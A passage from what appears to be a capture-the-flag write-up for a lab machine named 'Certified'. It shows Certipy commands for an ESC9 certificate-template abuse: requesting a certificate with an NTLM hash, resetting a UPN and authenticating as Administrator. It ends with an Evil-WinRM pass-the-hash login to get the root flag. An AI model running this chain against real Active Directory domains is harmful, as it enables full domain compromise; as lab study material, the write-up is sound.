
```
certipy-ad req -username ca_operator@certified.htb -hashes
b4b86f45c6018f1b664f70805f45d8f2 -ca certified-DC01-CA -template
CertifiedAuthentication -debug
```



We got a admin certificate with which we can authenticate but first,


C.) We must set our `UPN` back to normal

```
certipy-ad account update -username management_svc@certified.htb -
hashes a091c1832bcdd4677c28b5a6a1295584 -user ca_operator -upn
ca_operator@certified.htb
```



D.) Now authenticate to the DC with the `administrator.pfx` certificate.


```
certipy-ad auth -pfx 'administrator.pfx' -domain 'certified.htb'
```



Evil-WinRM

E.) Finally log in to the target as `Admin` with the NTLM hash and obtain the `root.txt` flag

```
evil-winrm -i 10.129.254.108 -u Administrator -H
0d5b49608bbce1751f708748f67e2d34
```



judith.mader ➔ Management Group ➔ management_svc ➔ ca_operator ➔ ESC9 (Administrator)